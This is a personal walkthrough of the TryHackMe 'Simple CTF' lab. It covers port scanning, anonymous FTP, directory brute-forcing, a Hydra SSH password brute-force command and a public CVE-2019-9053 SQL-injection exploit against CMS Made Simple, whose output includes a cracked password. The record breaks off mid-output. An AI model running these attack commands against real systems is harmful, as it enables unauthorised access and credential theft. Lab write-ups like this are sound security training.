SIMPLE CTF

Link	**https://tryhackme.com/r/room/easyctf**	
IP	10.10.27.123	
Type	LINUX	
Status	DONE	

OSCP Preparations

1. Resolution Summary
2. Information Gathering
3. Enumeration
4. Exploitation
5. - Lateral movement to user (if was any)
6. Priv escalation
7. Loot
8. - Archive (if was anything to archive, for egz. not working exploits)

Resolution summary

- Text
- Text

Improved skills

- skill 1
- skill 2

Used tools

- nmap
- gobuster

Information Gathering

Scanned all TCP ports:

```
21/tcp   open  ftp
80/tcp   open  http
2222/tcp open  EtherNetIP-1
```

```
┌──(root㉿kali)-[/home/kali/tryhackme/simplectf]
└─# nmap -p- 10.10.27.123 -oN nmapscan
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-23 01:11 EDT
Nmap scan report for 10.10.27.123
Host is up (0.049s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT     STATE SERVICE
21/tcp   open  ftp
80/tcp   open  http
2222/tcp open  EtherNetIP-1
```

```
cat nmapscan | grep 'open' | awk '{ print $1 }' | awk '{print ($0+0)}' | sed -z 's/\n/,/g;s/,$/\n/' > ports
```

Enumerated open TCP ports:

```
┌──(root㉿kali)-[/home/kali/tryhackme/simplectf]
└─# nmap -A -T4 -p $(cat ports) 10.10.27.123
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-23 01:14 EDT
Nmap scan report for 10.10.27.123
Host is up (0.059s latency).

PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Cant get directory listing: TIMEOUT
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.9.0.90
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
```

```
|_http-title: Apache2 Ubuntu Default Page: It works
| http-robots.txt: 2 disallowed entries
|_/ /openemr-5_0_1_3
2222/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   2048 29:42:69:14:9e:ca:d9:17:98:8c:27:72:3a:cd:a9:23 (RSA)
|   256 9b:d1:65:07:51:08:00:61:98:de:95:ed:3a:e3:81:1c (ECDSA)
|_  256 12:65:1b:61:cf:4d:e5:75:fe:f4:e8:d4:6e:10:2a:f6 (ED25519)
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Device type: general purpose|specialized|storage-misc
Running (JUST GUESSING): Linux 5.X|3.X (90%), Crestron 2-Series (86%), HP
embedded (85%)
OS CPE: cpe:/o:linux:linux_kernel:5.4 cpe:/o:linux:linux_kernel:3
cpe:/o:crestron:2_series cpe:/h:hp:p2000_g3
Aggressive OS guesses: Linux 5.4 (90%), Linux 3.10 - 3.13 (88%), Crestron
XPanel control system (86%), HP P2000 G3 NAS device (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1   47.93 ms 10.9.0.1
2   48.37 ms 10.10.27.123

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 43.06 seconds
```

Enumerated top 200 UDP ports:

```
┌──(root㉿kali)-[/home/kali/tryhackme/simplectf]
└─# nmap -sU --top-ports 200 10.10.27.123
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-23 01:14 EDT
Nmap scan report for 10.10.27.123
Host is up (0.051s latency).
Not shown: 197 open|filtered udp ports (no-response)
PORT     STATE  SERVICE
21/udp   closed ftp
80/udp   closed http
2222/udp closed msantipiracy

Nmap done: 1 IP address (1 host up) scanned in 79.33 seconds
```

Enumeration

Port 21 - HTTP (vsftpd 3.0.3)

```
21/tcp   open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Cant get directory listing: TIMEOUT
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.9.0.90
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
```

```
┌──(root㉿kali)-[/home/kali/tryhackme/simplectf]
└─# ftp anonymous@10.10.27.123
Connected to 10.10.27.123.
220 (vsFTPd 3.0.3)
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||41388|)
dir
dir
^C
receive aborted. Waiting for remote to finish abort.
ftp> dir
229 Entering Extended Passive Mode (|||48641|)
^C
receive aborted. Waiting for remote to finish abort.
ftp> passive
Passive mode: off; fallback to active mode: off.
ftp> dir
200 EPRT command successful. Consider using EPSV.
150 Here comes the directory listing.
drwxr-xr-x    2 ftp      ftp          4096 Aug 17  2019 pub
```


```
226 Directory send OK.
ftp>
```

```
┌──(root㉿kali)-[/home/kali/tryhackme/simplectf]
└─# cat ForMitch.txt
Dammit man ... you'te the worst dev i've seen. You set the same pass for the system user, and the password is so weak ... i cracked it in seconds. Gosh ... what a mess!
```


Port 80 - HTTP (Apache httpd 2.4.18)


```
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
| http-robots.txt: 2 disallowed entries
|_/ /openemr-5_0_1_3
```

```
┌──(root㉿kali)-[/home/kali/tryhackme/simplectf]
└─# gobuster dir -u http://10.10.27.123/ -w
/usr/share/wordlists/dirb/big.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.27.123/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 296]
/.htpasswd            (Status: 403) [Size: 296]
/robots.txt           (Status: 200) [Size: 929]
/server-status        (Status: 403) [Size: 300]
/simple               (Status: 301) [Size: 313] [──>
http://10.10.27.123/simple/]
Progress: 20469 / 20470 (100.00%)
===============================================================
Finished
===============================================================
```




nothing there:






```
└─# gobuster dir -u http://10.10.27.123/simple/ -w
/usr/share/wordlists/dirb/big.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.27.123/simple/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 303]
/.htpasswd            (Status: 403) [Size: 303]
/admin                (Status: 301) [Size: 319] [──>
http://10.10.27.123/simple/admin/]
/assets               (Status: 301) [Size: 320] [──>
http://10.10.27.123/simple/assets/]
/doc                  (Status: 301) [Size: 317] [──>
http://10.10.27.123/simple/doc/]
/lib                  (Status: 301) [Size: 317] [──>
http://10.10.27.123/simple/lib/]
/modules              (Status: 301) [Size: 321] [──>
http://10.10.27.123/simple/modules/]
/tmp                  (Status: 301) [Size: 317] [──>
http://10.10.27.123/simple/tmp/]
```

```
/uploads              (Status: 301) [Size: 321] [──>
http://10.10.27.123/simple/uploads/]
Progress: 20469 / 20470 (100.00%)
```



Port 2222 - ssh (OpenSSH 7.2p2)

```
2222/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   2048 29:42:69:14:9e:ca:d9:17:98:8c:27:72:3a:cd:a9:23 (RSA)
|   256 9b:d1:65:07:51:08:00:61:98:de:95:ed:3a:e3:81:1c (ECDSA)
|_  256 12:65:1b:61:cf:4d:e5:75:fe:f4:e8:d4:6e:10:2a:f6 (ED25519)
```


Hydra ssh brute force attack


```
hydra -l Mitch -P /usr/share/wordlists/rockyou.txt 10.10.27.123 -s 2222 -t 4
ssh
```

NOTE: I got the password from diffrent source

Exploitation

CVE-2019-9053






https://github.com/ELIZEUOPAIN/CVE-2019-9053-CMS-Made-Simple-2.2.10---SQL-Injection-Exploit

```
python cve.py -u http://10.10.27.123/simple/ --crack -w best110.txt
```

```
[+] Salt for password found: 1dac0d92e9fa6bb2
[+] Username found: mitch
[*] Try: adm
```


```
[+] Salt for password found: 1dac0d92e9fa6bb2
[+] Username found: mitch
[+] Email found: admin@admin.com
[+] Password found: 0c01f4468bd75d7a84c7eb73846e8d96
[+] Password cracked: secret
```



```
[+] Salt for password found: 1dac0d92e9fa6bb2
[+] Username found: mitch
[+] Email found: admin@admin.com
